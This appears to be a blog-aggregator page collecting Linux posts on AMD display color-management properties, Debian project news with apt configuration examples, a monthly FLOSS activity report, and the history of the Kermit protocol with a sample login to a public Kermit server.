AMD Plane Blend/Out Gamma: TF + 1D LUT Described by: dc->caps.color.dpp.ogam_ram The Blend/Out Gamma block applies the final touch-up before blending, allowing users to linearize content after 3D LUT and just before the blending. It supports both 1D LUT and pre-defined TF. We can see Shaper and Blend LUTs as 1D LUTs that are sandwich the 3D LUT. So, if we don t need 3D LUT transformations, we may want to only use Degamma block to linearize and skip Shaper, 3D LUT and Blend. Pre-defined transfer function:
  • there is no DPP Blend ROM. Curves are calculated by AMD color modules;
  • supported curves: Identity, sRGB EOTF, BT.709 inverse OETF, PQ EOTF, HLG inverse OETF, and Gamma 2.2, Gamma 2.4, Gamma 2.6 EOTF.
The 1D LUT currently accepts 4096 entries of 8-bit. The data is interpreted as an array of struct drm_color_lut elements. If plane_blend_tf_property != Identity TF, AMD color module will combine the user LUT values with pre-defined TF into the LUT parameters to be programmed. Setting TF = Identity/Default and LUT to NULL means bypass. References:

MPC Color Pipeline: After Blending (Per CRTC)

DRM CRTC Degamma 1D LUT The degamma lookup table (LUT) for converting framebuffer pixel data before apply the color conversion matrix. The data is interpreted as an array of struct drm_color_lut elements. Setting NULL means bypass. Not really supported. The driver is currently reusing the DPP degamma LUT block (dc->caps.color.dpp.dgam_ram and dc->caps.color.dpp.gamma_corr) for supporting DRM CRTC Degamma LUT, as explaning by [PATCH v3 20/32] drm/amd/display: reject atomic commit if setting both plane and CRTC degamma.

DRM CRTC 3x3 CTM Described by: dc->caps.color.mpc.gamut_remap It sets the current transformation matrix (CTM) apply to pixel data after the lookup through the degamma LUT and before the lookup through the gamma LUT. The data is interpreted as a struct drm_color_ctm. Setting NULL means bypass.

DRM CRTC Gamma 1D LUT + AMD CRTC Gamma TF Described by: dc->caps.color.mpc.ogam_ram After all that, you might still want to convert the content to wire encoding. No worries, in addition to DRM CRTC 1D LUT, we ve got a AMD CRTC gamma transfer function (TF) to make it happen. Possible TF values are defined by enum amdgpu_transfer_function. Pre-defined transfer functions:
  • there is no MPC Gamma ROM. Curves are calculated by AMD color modules.
  • supported curves: Identity, sRGB inverse EOTF, BT.709 OETF, PQ inverse EOTF, HLG OETF, and Gamma 2.2, Gamma 2.4, Gamma 2.6 inverse EOTF.
The 1D LUT currently accepts 4096 entries of 8-bit. The data is interpreted as an array of struct drm_color_lut elements. When setting CRTC Gamma TF (!= Identity) and LUT at the same time, the color module will combine the pre-defined TF and the custom LUT values into the LUT that s actually programmed. Setting TF = Identity/Default and LUT to NULL means bypass. References:

Others

AMD CRTC Shaper and 3D LUT We have previously worked on exposing CRTC shaper and CRTC 3D LUT, but they were removed from the AMD driver-specific color series because they lack userspace case. CRTC shaper and 3D LUT works similar to plane shaper and 3D LUT but after blending (MPC block). The difference here is that setting (not bypass) Shaper and Gamma blocks together are not expected, since both blocks are used to delinearize the input space. In summary, we either set Shaper + 3D LUT or Gamma.

Input and Output Color Space Conversion There are two other color capabilities of AMD display hardware that were integrated to DRM by previous works and worth a brief explanation here. The DC Input CSC sets pre-defined coefficients from the values of DRM plane color_range and color_encoding properties. It is used for color space conversion of the input content. On the other hand, we have de DC Output CSC (OCSC) sets pre-defined coefficients from DRM connector colorspace properties. It is uses for color space conversion of the composed image to the one supported by the sink. References:

The search for rainbow treasures is not over yet If you want to understand a little more about this work, be sure to watch Joshua and I presented two talks at XDC 2023 about AMD/Steam Deck colors on Gamescope: In the time between the first and second part of this blog post, Uma Shashank and Chaitanya Kumar Borah published the plane color pipeline for Intel and Harry Wentland implemented a generic API for DRM based on VKMS support. We discussed these two proposals and the next steps for Color on Linux during the Color Management workshop at XDC 2023 and I briefly shared workshop results in the 2023 XDC lightning talk session. The search for rainbow treasures is not over yet! We plan to meet again next year in the 2024 Display Hackfest in Coru a-Spain (Igalia s HQ) to keep up the pace and continue advancing today s display needs on Linux. Finally, a HUGE thank you to everyone who worked with me on exploring AMD s color capabilities and making them available in userspace.

1 November 2023

Paul Wise: FLOSS Activities October 2023

Focus This month I didn't have any particular focus. I just worked on issues in my info bubble.

Changes

Issues

Review
  • Debian wiki: RecentChanges for the month
  • Debian BTS usertags: changes for the month
  • Debian screenshots:

Administration
  • Debian IRC: rescue obsolete/unused #debian-wiki channel
  • Debian servers: rescue data from an old DebConf server
  • Debian wiki: approve accounts

Communication
  • Respond to queries from Debian users and contributors on the mailing lists and IRC

Sponsors The SWH, golang-ginkgo, DBD-ODBC, sqliteodbc work was sponsored. All other work was done on a volunteer basis.

21 August 2023

Melissa Wen: AMD Driver-specific Properties for Color Management on Linux (Part 1)

TL;DR: Color is a visual perception. Human eyes can detect a broader range of colors than any devices in the graphics chain. Since each device can generate, capture or reproduce a specific subset of colors and tones, color management controls color conversion and calibration across devices to ensure a more accurate and consistent color representation. We can expose a GPU-accelerated display color management pipeline to support this process and enhance results, and this is what we are doing on Linux to improve color management on Gamescope/SteamDeck. Even with the challenges of being external developers, we have been working on mapping AMD GPU color capabilities to the Linux kernel color management interface, which is a combination of DRM and AMD driver-specific color properties. This more extensive color management pipeline includes pre-defined Transfer Functions, 1-Dimensional LookUp Tables (1D LUTs), and 3D LUTs before and after the plane composition/blending.
The study of color is well-established and has been explored for many years. Color science and research findings have also guided technology innovations. As a result, color in Computer Graphics is a very complex topic that I m putting a lot of effort into becoming familiar with. I always find myself rereading all the materials I have collected about color space and operations since I started this journey (about one year ago). I also understand how hard it is to find consensus on some color subjects, as exemplified by all explanations around the 2015 online viral phenomenon of The Black and Blue Dress. Have you heard about it? What is the color of the dress for you? So, taking into account my skills with colors and building consensus, this blog post only focuses on GPU hardware capabilities to support color management :-D If you want to learn more about color concepts and color on Linux, you can find useful links at the end of this blog post.

Linux Kernel, show me the colors ;D DRM color management interface only exposes a small set of post-blending color properties. Proposals to enhance the DRM color API from different vendors have landed the subsystem mailing list over the last few years. On one hand, we got some suggestions to extend DRM post-blending/CRTC color API: DRM CRTC 3D LUT for R-Car (2020 version); DRM CRTC 3D LUT for Intel (draft - 2020); DRM CRTC 3D LUT for AMD by Igalia (v2 - 2023); DRM CRTC 3D LUT for R-Car (v2 - 2023). On the other hand, some proposals to extend DRM pre-blending/plane API: DRM plane colors for Intel (v2 - 2021); DRM plane API for AMD (v3 - 2021); DRM plane 3D LUT for AMD - 2021. Finally, Simon Ser sent the latest proposal in May 2023: Plane color pipeline KMS uAPI, from discussions in the 2023 Display/HDR Hackfest, and it is still under evaluation by the Linux Graphics community. All previous proposals seek a generic solution for expanding the API, but many seem to have stalled due to the uncertainty of matching well the hardware capabilities of all vendors. Meanwhile, the use of AMD color capabilities on Linux remained limited by the DRM interface, as the DCN 3.0 family color caps and mapping diagram below shows the Linux/DRM color interface without driver-specific color properties [*]: Bearing in mind that we need to know the variety of color pipelines in the subsystem to be clear about a generic solution, we decided to approach the issue from a different perspective and worked on enabling a set of Driver-Specific Color Properties for AMD Display Drivers. As a result, I recently sent another round of the AMD driver-specific color mgmt API. For those who have been following the AMD driver-specific proposal since the beginning (see [RFC][V1]), the main new features of the latest version [v2] are the addition of pre-blending Color Transformation Matrix (plane CTM) and the differentiation of Pre-defined Transfer Functions (TF) supported by color blocks. For those who just got here, I will recap this work in two blog posts. This one describes the current status of the AMD display driver in the Linux kernel/DRM subsystem and what changes with the driver-specific properties. In the next post, we go deeper to describe the features of each color block and provide a better picture of what is available in terms of color management for Linux.

The Linux kernel color management API and AMD hardware color capabilities Before discussing colors in the Linux kernel with AMD hardware, consider accessing the Linux kernel documentation (version 6.5.0-rc5). In the AMD Display documentation, you will find my previous work documenting AMD hardware color capabilities and the Color Management Properties. It describes how AMD Display Manager (DM) intermediates requests between the AMD Display Core component (DC) and the Linux/DRM kernel interface for color management features. It also describes the relevant function to call the AMD color module in building curves for content space transformations. A subsection also describes hardware color capabilities and how they evolve between versions. This subsection, DC Color Capabilities between DCN generations, is a good starting point to understand what we have been doing on the kernel side to provide a broader color management API with AMD driver-specific properties.

Why do we need more kernel color properties on Linux? Blending is the process of combining multiple planes (framebuffers abstraction) according to their mode settings. Before blending, we can manage the colors of various planes separately; after blending, we have combined those planes in only one output per CRTC. Color conversions after blending would be enough in a single-plane scenario or when dealing with planes in the same color space on the kernel side. Still, it cannot help to handle the blending of multiple planes with different color spaces and luminance levels. With plane color management properties, userspace can get a more accurate representation of colors to deal with the diversity of color profiles of devices in the graphics chain, bring a wide color gamut (WCG), convert High-Dynamic-Range (HDR) content to Standard-Dynamic-Range (SDR) content (and vice-versa). With a GPU-accelerated display color management pipeline, we can use hardware blocks for color conversions and color mapping and support advanced color management. The current DRM color management API enables us to perform some color conversions after blending, but there is no interface to calibrate input space by planes. Note that here I m not considering some workarounds in the AMD display manager mapping of DRM CRTC de-gamma and DRM CRTC CTM property to pre-blending DC de-gamma and gamut remap block, respectively. So, in more detail, it only exposes three post-blending features:
  • DRM CRTC de-gamma: used to convert the framebuffer s colors to linear gamma;
  • DRM CRTC CTM: used for color space conversion;
  • DRM CRTC gamma: used to convert colors to the gamma space of the connected screen.

AMD driver-specific color management interface We can compare the Linux color management API with and without the driver-specific color properties. From now, we denote driver-specific properties with the AMD prefix and generic properties with the DRM prefix. For visual comparison, I bring the DCN 3.0 family color caps and mapping diagram closer and present it here again: Mixing AMD driver-specific color properties with DRM generic color properties, we have a broader Linux color management system with the following features exposed by properties in the plane and CRTC interface, as summarized by this updated diagram: The blocks highlighted by red lines are the new properties in the driver-specific interface developed by me (Igalia) and Joshua (Valve). The red dashed lines are new links between API and AMD driver components implemented by us to connect the Linux/DRM interface to AMD hardware blocks, mapping components accordingly. In short, we have the following color management properties exposed by the DRM/AMD display driver:
  • Pre-blending - AMD Display Pipe and Plane (DPP):
    • AMD plane de-gamma: 1D LUT and pre-defined transfer functions; used to linearize the input space of a plane;
    • AMD plane CTM: 3x4 matrix; used to convert plane color space;
    • AMD plane shaper: 1D LUT and pre-defined transfer functions; used to delinearize and/or normalize colors before applying 3D LUT;
    • AMD plane 3D LUT: 17x17x17 size with 12 bit-depth; three dimensional lookup table used for advanced color mapping;
    • AMD plane blend/out gamma: 1D LUT and pre-defined transfer functions; used to linearize back the color space after 3D LUT for blending.
  • Post-blending - AMD Multiple Pipe/Plane Combined (MPC):
    • DRM CRTC de-gamma: 1D LUT (can t be set together with plane de-gamma);
    • DRM CRTC CTM: 3x3 matrix (remapped to post-blending matrix);
    • DRM CRTC gamma: 1D LUT + AMD CRTC gamma TF; added to take advantage of driver pre-defined transfer functions;
Note: You can find more about AMD display blocks in the Display Core Next (DCN) - Linux kernel documentation, provided by Rodrigo Siqueira (Linux/AMD display developer) in a 2021-documentation series. In the next post, I ll revisit this topic, explaining display and color blocks in detail.

How did we get a large set of color features from AMD display hardware? So, looking at AMD hardware color capabilities in the first diagram, we can see no post-blending (MPC) de-gamma block in any hardware families. We can also see that the AMD display driver maps CRTC/post-blending CTM to pre-blending (DPP) gamut_remap, but there is post-blending (MPC) gamut_remap (DRM CTM) from newer hardware versions that include SteamDeck hardware. You can find more details about hardware versions in the Linux kernel documentation/AMDGPU Product Information. I needed to rework these two mappings mentioned above to provide pre-blending/plane de-gamma and CTM for SteamDeck. I changed the DC mapping to detach stream gamut remap matrixes from the DPP gamut remap block. That means mapping AMD plane CTM directly to DPP/pre-blending gamut remap block and DRM CRTC CTM to MPC/post-blending gamut remap block. In this sense, I also limited plane CTM properties to those hardware versions with MPC/post-blending gamut_remap capabilities since older versions cannot support this feature without clashes with DRM CRTC CTM. Unfortunately, I couldn t prevent conflict between AMD plane de-gamma and DRM plane de-gamma since post-blending de-gamma isn t available in any AMD hardware versions until now. The fact is that a post-blending de-gamma makes little sense in the AMD color pipeline, where plane blending works better in a linear space, and there are enough color blocks to linearize content before blending. To deal with this conflict, the driver now rejects atomic commits if users try to set both AMD plane de-gamma and DRM CRTC de-gamma simultaneously. Finally, we had no other clashes when enabling other AMD driver-specific color properties for our use case, Gamescope/SteamDeck. Our main work for the remaining properties was understanding the data flow of each property, the hardware capabilities and limitations, and how to shape the data for programming the registers - AMD color block capabilities (and limitations) are the topics of the next blog post. Besides that, we fixed some driver bugs along the way since it was the first Linux use case for most of the new color properties, and some behaviors are only exposed when exercising the engine. Take a look at the Gamescope/Steam Deck Color Pipeline[**], and see how Gamescope uses the new API to manage color space conversions and calibration (please click on the image for a better view): In the next blog post, I ll describe the implementation and technical details of each pre- and post-blending color block/property on the AMD display driver. * Thank Harry Wentland for helping with diagrams, color concepts and AMD capabilities. ** Thank Joshua Ashton for providing and explaining Gamescope/Steam Deck color pipeline. *** Thanks to the Linux Graphics community - explicitly Harry, Joshua, Pekka, Simon, Sebastian, Siqueira, Alex H. and Ville - to all the learning during this Linux DRM/AMD color journey. Also, Carlos and Tomas for organizing the 2023 Display/HDR Hackfest where we have a great and immersive opportunity to discuss Color & HDR on Linux.

5 August 2023

Bits from Debian: Debian Project Bits Volume 1, Issue 1


Debian Project Bits Volume 1, Issue 1 August 05, 2023 Welcome to the inaugural issue of Debian Project Bits! Those remembering the Debian Weekly News (DwN) will recognize some of the sections here which served as our inspiration. Debian Project Bits posts will allow for a faster turnaround of some project news on a monthly basis. The Debian Micronews service will continue to share shorter news items, the Debian Project News remains as our official newsletter which may move to a biannual archive format. News Debian Day The Debian Project was officially founded by Ian Murdock on August 16, 1993. Since then we have celebrated our Anniversary of that date each year with events around the world. We would love it if you could join our revels this very special year as we have the honor of turning 30! Attend or organize a local Debian Day celebration. You're invited to plan your own event: from Bug Squashing parties to Key Signing parties, Meet-Ups, or any type of social event whether large or small. And be sure to check our Debian reimbursement How To if you need such resources. You can share your days, events, thoughts, or notes with us and the rest of the community with the #debianday tag that will be used across most social media platforms. See you then! Events: Upcoming and Reports Upcoming Debian 30 anos The Debian Brasil Community is organizing the event Debian 30 anos to celebrate the 30th anniversary of the Debian Project. From August 14 to 18, between 7pm and 22pm (UTC-3) contributors will talk online in Portuguese and we will live stream on Debian Brasil YouTube channel. DebConf23: Debian Developers Camp and Conference The 2023 Debian Developers Camp (DebCamp) and Conference (DebConf23) will be hosted this year in Infopark, Kochi, India. DebCamp is slated to run from September 3 through 9, immediately followed by the larger DebConf, September 10 through 17. If you are planning on attending the conference this year, now is the time to ensure your travel documentation, visa information, bursary submissions, papers and relevant equipment are prepared. For more information contact: debconf@debconf. MiniDebConf Cambridge 2023 There will be a MiniDebConf held in Cambridge, UK, hosted by ARM for 4 days in November: 2 days for a mini-DebCamp (Thu 23 - Fri 24), with space for dedicated development / sprint / team meetings, then two days for a more regular MiniDebConf (Sat 25 - Sun 26) with space for more general talks, up to 80 people. Reports During the last months, the Debian Community has organized some Bug Squashing Parties:
Tilburg, Netherlands. October 2022. St-Cergue, Switzerland. January 2023 Montreal, Canada. February 2023 In January, Debian India hosted the MiniDebConf Tamil Nadu in Viluppuram, Tamil Nadu, India (Sat 28 - Sun 26). The following month, the MiniDebConf Portugal 2023 was held in Lisbon (12 - 16 February 2023). These events, seen as a stunning success by some of their attendees, demonstrate the vitality of our community.
Debian Brasil Community at Campus Party Brazil 2023 Another edition of Campus Party Brazil took place in the city of S o Paulo between July 25th and 30th. And one more time the Debian Brazil Community was present. During the days in the available space, we carry out some activities such as: For more info and a few photos, check out the organizers' report. MiniDebConf Bras lia 2023 From May 25 to 27, Bras lia hosted the MiniDebConf Bras lia 2023. This gathering was composed of various activities such as talks, workshops, sprints, BSPs (Bug Squashing Party), key signings, social events, and hacking, aimed to bring the community together and celebrate the world's largest Free Software project: Debian. For more information please see the full report written by the organizers. Debian Reunion Hamburg 2023 This year the annual Debian Reunion Hamburg was held from Tuesday 23 to 30 May starting with four days of hacking followed by two days of talks, and then two more days of hacking. As usual, people - more than forty-five attendees from Germany, Czechia, France, Slovakia, and Switzerland - were happy to meet in person, to hack and chat together, and much more. If you missed the live streams, the video recordings are available. Translation workshops from the pt_BR team The Brazilian translation team, debian-l10n-portuguese, had their first workshop of 2023 in February with great results. The workshop was aimed at beginners, working in DDTP/DDTSS. For more information please see the full report written by the organizers. And on June 13 another workshop took place to translate The Debian Administrator's Handbook). The main goal was to show beginners how to collaborate in the translation of this important material, which has existed since 2004. The manual's translations are hosted on Weblate. Releases Stable Release Debian 12 bookworm was released on June 10, 2023. This new version becomes the stable release of Debian and moves the prior Debian 11 bullseye release to oldstable status. The Debian community celebrated the release with 23 Release Parties all around the world. Bookworm's first point release 12.1 address miscellaneous bug fixes affecting 88 packages, documentation, and installer updates was made available on July 22, 2023. RISC-V support riscv64 has recently been added to the official Debian architectures for support of 64-bit little-endian RISC-V hardware running the Linux kernel. We expect to have full riscv64 support in Debian 13 trixie. Updates on bootstrap, build daemon, porterbox, and development progress were recently shared by the team in a Bits from the Debian riscv64 porters post. non-free-firmware The Debian 12 bookworm archive now includes non-free-firmware; please be sure to update your apt sources.list if your systems requires such components for operation. If your previous sources.list included non-free for this purpose it may safely be removed. apt sources.list The Debian archive holds several components: Example of the sources.list file
deb http://deb.debian.org/debian bookworm main
deb-src http://deb.debian.org/debian bookworm main
deb http://deb.debian.org/debian-security/ bookworm-security main
deb-src http://deb.debian.org/debian-security/ bookworm-security main
deb http://deb.debian.org/debian bookworm-updates main
deb-src http://deb.debian.org/debian bookworm-updates main
Example using the components:
deb http://deb.debian.org/debian bookworm main non-free-firmware
deb-src http://deb.debian.org/debian bookworm main non-free-firmware
deb http://deb.debian.org/debian-security/ bookworm-security main non-free-firmware
deb-src http://deb.debian.org/debian-security/ bookworm-security main non-free-firmware
deb http://deb.debian.org/debian bookworm-updates main non-free-firmware
deb-src http://deb.debian.org/debian bookworm-updates main non-free-firmware
For more information and guidelines on proper configuration of the apt source.list file please see the Configuring Apt Sources - Wiki page. Inside Debian New Debian Members Please welcome the following newest Debian Project Members: To find out more about our newest members or any Debian Developer, look for them on the Debian People list. Security Debian's Security Team releases current advisories on a daily basis. Some recently released advisories concern these packages: trafficserver Several vulnerabilities were discovered in Apache Traffic Server, a reverse and forward proxy server, which could result in information disclosure or denial of service. asterisk A flaw was found in Asterisk, an Open Source Private Branch Exchange. A buffer overflow vulnerability affects users that use PJSIP DNS resolver. This vulnerability is related to CVE-2022-24793. The difference is that this issue is in parsing the query record parse_query(), while the issue in CVE-2022-24793 is in parse_rr(). A workaround is to disable DNS resolution in PJSIP config (by setting nameserver_count to zero) or use an external resolver implementation instead. flask It was discovered that in some conditions the Flask web framework may disclose a session cookie. chromium Multiple security issues were discovered in Chromium, which could result in the execution of arbitrary code, denial of service or information disclosure. Other Popular packages gpgv - GNU privacy guard signature verification tool. 99,053 installations. gpgv is actually a stripped-down version of gpg which is only able to check signatures. It is somewhat smaller than the fully-blown gpg and uses a different (and simpler) way to check that the public keys used to make the signature are valid. There are no configuration files and only a few options are implemented. dmsetup - Linux Kernel Device Mapper userspace library. 77,769 installations. The Linux Kernel Device Mapper is the LVM (Linux Logical Volume Management) Team's implementation of a minimalistic kernel-space driver that handles volume management, while keeping knowledge of the underlying device layout in user-space. This makes it useful for not only LVM, but software raid, and other drivers that create "virtual" block devices. sensible-utils - Utilities for sensible alternative selection. 96,001 daily users. This package provides a number of small utilities which are used by programs to sensibly select and spawn an appropriate browser, editor, or pager. The specific utilities included are: sensible-browser sensible-editor sensible-pager. popularity-contest - The popularity-contest package. 90,758 daily users. The popularity-contest package sets up a cron job that will periodically anonymously submit to the Debian developers statistics about the most used Debian packages on the system. This information helps Debian make decisions such as which packages should go on the first CD. It also lets Debian improve future versions of the distribution so that the most popular packages are the ones which are installed automatically for new users. New and noteworthy packages in unstable Toolkit for scalable simulation of distributed applications SimGrid is a toolkit that provides core functionalities for the simulation of distributed applications in heterogeneous distributed environments. SimGrid can be used as a Grid simulator, a P2P simulator, a Cloud simulator, a MPI simulator, or a mix of all of them. The typical use-cases of SimGrid include heuristic evaluation, application prototyping, and real application development and tuning. This package contains the dynamic libraries and runtime. LDraw mklist program 3D CAD programs and rendering programs using the LDraw parts library of LEGO parts rely on a file called parts.lst containing a list of all available parts. The program ldraw-mklist is used to generate this list from a directory of LDraw parts. Open Lighting Architecture - RDM Responder Tests The DMX512 standard for Digital MultipleX is used for digital communication networks commonly used to control stage lighting and effects. The Remote Device Management protocol is an extension to DMX512, allowing bi-directional communication between RDM-compliant devices without disturbing other devices on the same connection. The Open Lighting Architecture (OLA) provides a plugin framework for distributing DMX512 control signals. The ola-rdm-tests package provides an automated way to check protocol compliance in RDM devices. parsec-service Parsec is an abstraction layer that can be used to interact with hardware-backed security facilities such as the Hardware Security Module (HSM), the Trusted Platform Module (TPM), as well as firmware-backed and isolated software services. The core component of Parsec is the security service, provided by this package. The service is a background process that runs on the host platform and provides connectivity with the secure facilities of that host, exposing a platform-neutral API that can be consumed into different programming languages using a client library. For a client library implemented in Rust see the package librust-parsec-interface-dev. Simple network calculator and lookup tool Process and lookup network addresses from the command line or CSV with ripalc. Output has a variety of customisable formats. High performance, open source CPU/GPU miner and RandomX benchmark XMRig is a high performance, open source, cross platform RandomX, KawPow, CryptoNight, and GhostRider unified CPU/GPU miner and RandomX benchmark. Ping, but with a graph - Rust source code This package contains the source for the Rust gping crate, packaged by debcargo for use with cargo and dh-cargo. Once upon a time in Debian: 2014-07-31 The Technical committee choose libjpeg-turbo as the default JPEG decoder. 2010-08-01 DebConf10 starts New York City, USA 2007-08-05 Debian Maintainers approved by vote 2009-08-05 Jeff Chimene files bug #540000 against live-initramfs. Calls for help The Publicity team calls for volunteers and help! Your Publicity team is asking for help from you our readers, developers, and interested parties to contribute to the Debian news effort. We implore you to submit items that may be of interest to our community and also ask for your assistance with translations of the news into (your!) other languages along with the needed second or third set of eyes to assist in editing our work before publishing. If you can share a small amount of your time to aid our team which strives to keep all of us informed, we need you. Please reach out to us via IRC on #debian-publicity on OFTC.net, or our public mailing list, or via email at press@debian.org for sensitive or private inquiries.

4 August 2023

John Goerzen: Try the Last Internet Kermit Server

$ grep kermit /etc/services
kermit          1649/tcp
What is this mysterious protocol? Who uses it and what is its story? This story is a winding one, beginning in 1981. Kermit is, to the best of my knowledge, the oldest actively-maintained software package with an original developer still participating. It is also a scripting language, an Internet server, a (scriptable!) SSH client, and a file transfer protocol. And my first use of it was talking to my HP-48GX calculator over a 9600bps serial link. Yes, that calculator had a Kermit server built in. But let s back up and talk about serial ports and Modems.

Serial Ports and Modems In my piece The PC & Internet Revolution in Rural America, I recently talked about getting a modem what an excitement it was to get one! I realize that many people today have never used a serial line or a modem, so let s briefly discuss. Before Ethernet and Wifi took off in a big way, in the 1990s-2000s, two computers would talk to each other over a serial line and a modem. By modern standards, these were slow; 300bps was a common early speed. They also (at least in the beginning) had no kind of error checking. Characters could be dropped or changed. Sometimes even those speeds were faster than the receiving device could handle. Some serial links were 7-bit, and wouldn t even pass all 7-bit characters; for instance, sending a Ctrl-S could lock up a remote until you sent Ctrl-Q. And computers back in the 1970s and 1980s weren t as uniform as they are now. They used different character sets, different line endings, and even had different notions of what a file is. Today s notion of a file as whatever set of binary bytes an application wants it to be was by no means universal; some systems treated a file as a set of fixed-length records, for instance. So there were a lot of challenges in reliably moving files between systems. Kermit was introduced to reliably move files between systems using serial lines, automatically working around the varieties of serial lines, detecting errors and retransmitting, managing transmit speeds, and adapting between architectures as appropriate. Quite a task! And perhaps this explains why it was supported on a calculator with a primitive CPU by today s standards. Serial communication, by the way, is still commonplace, though now it isn t prominent in everyone s home PC setup. It s used a lot in industrial equipment, avionics, embedded systems, and so forth. The key point about serial lines is that they aren t inherently multiplexed or packetized. Whereas an Ethernet network is designed to let many dozens of applications use it at once, a serial line typically runs only one (unless it is something like PPP, which is designed to do multiplexing over the serial line). So it become useful to be able to both log in to a machine and transfer files with it. That is, incidentally, still useful today.

Kermit and XModem/ZModem I wondered: why did we end up with two diverging sets of protocols, created at about the same time? The Kermit website has the answer: essentially, BBSs could assume 8-bit clean connections, so XModem and ZModem had much less complexity to worry about. Kermit, on the other hand, was highly flexible. Although ZModem came out a few years before Kermit had its performance optimizations, by about 1993 Kermit was on par or faster than ZModem.

Beyond serial ports As LANs and the Internet came to be popular, people started to use telnet (and later ssh) to connect to remote systems, rather than serial lines and modems. FTP was an early way to transfer files across the Internet, but it had its challenges. Kermit added telnet support, as well as later support for ssh (as a wrapper around the ssh command you already know). Now you could easily log in to a machine and exchange files with it without missing a beat. And so it was that the Internet Kermit Service Daemon (IKSD) came into existence. It allows a person to set up a Kermit server, which can authenticate against local accounts or present anonymous access akin to FTP. And so I established the quux.org Kermit Server, which runs the Unix IKSD (part of the Debian ckermit package).

Trying Out the quux.org Kermit Server There are more instructions on the quux.org Kermit Server page! You can connect to it using either telnet or the kermit program. I won t duplicate all of the information here, but here s what it looks like to connect:
$ kermit
C-Kermit 10.0 Beta.08, 15 Dec 2022, for Linux+SSL (64-bit)
 Copyright (C) 1985, 2022,
  Trustees of Columbia University in the City of New York.
  Open Source 3-clause BSD license since 2011.
Type ? or HELP for help.
(/tmp/t/) C-Kermit>iksd /user:anonymous kermit.quux.org
 DNS Lookup...  Trying 135.148.101.37...  Reverse DNS Lookup... (OK)
Connecting to host glockenspiel.complete.org:1649
 Escape character: Ctrl-\ (ASCII 28, FS): enabled
Type the escape character followed by C to get back,
or followed by ? to see other options.
----------------------------------------------------

 >>> Welcome to the Internet Kermit Service at kermit.quux.org <<<

To log in, use 'anonymous' as the username, and any non-empty password

Internet Kermit Service ready at Fri Aug  4 22:32:17 2023
C-Kermit 10.0 Beta.08, 15 Dec 2022
kermit

Enter e-mail address as Password: [redacted]

Anonymous login.

You are now connected to the quux kermit server.

Try commands like HELP, cd gopher, dir, and the like.  Use INTRO
for a nice introduction.

(~/) IKSD>
You can even recursively download the entire Kermit mirror: over 1GB of files!

Conclusions So, have fun. Enjoy this experience from the 1980s. And note that Kermit also makes a better ssh client than ssh in a lot of ways; see ideas on my Kermit page. This page also has a permanent home on my website, where it may be periodically updated.

Next.

Previous.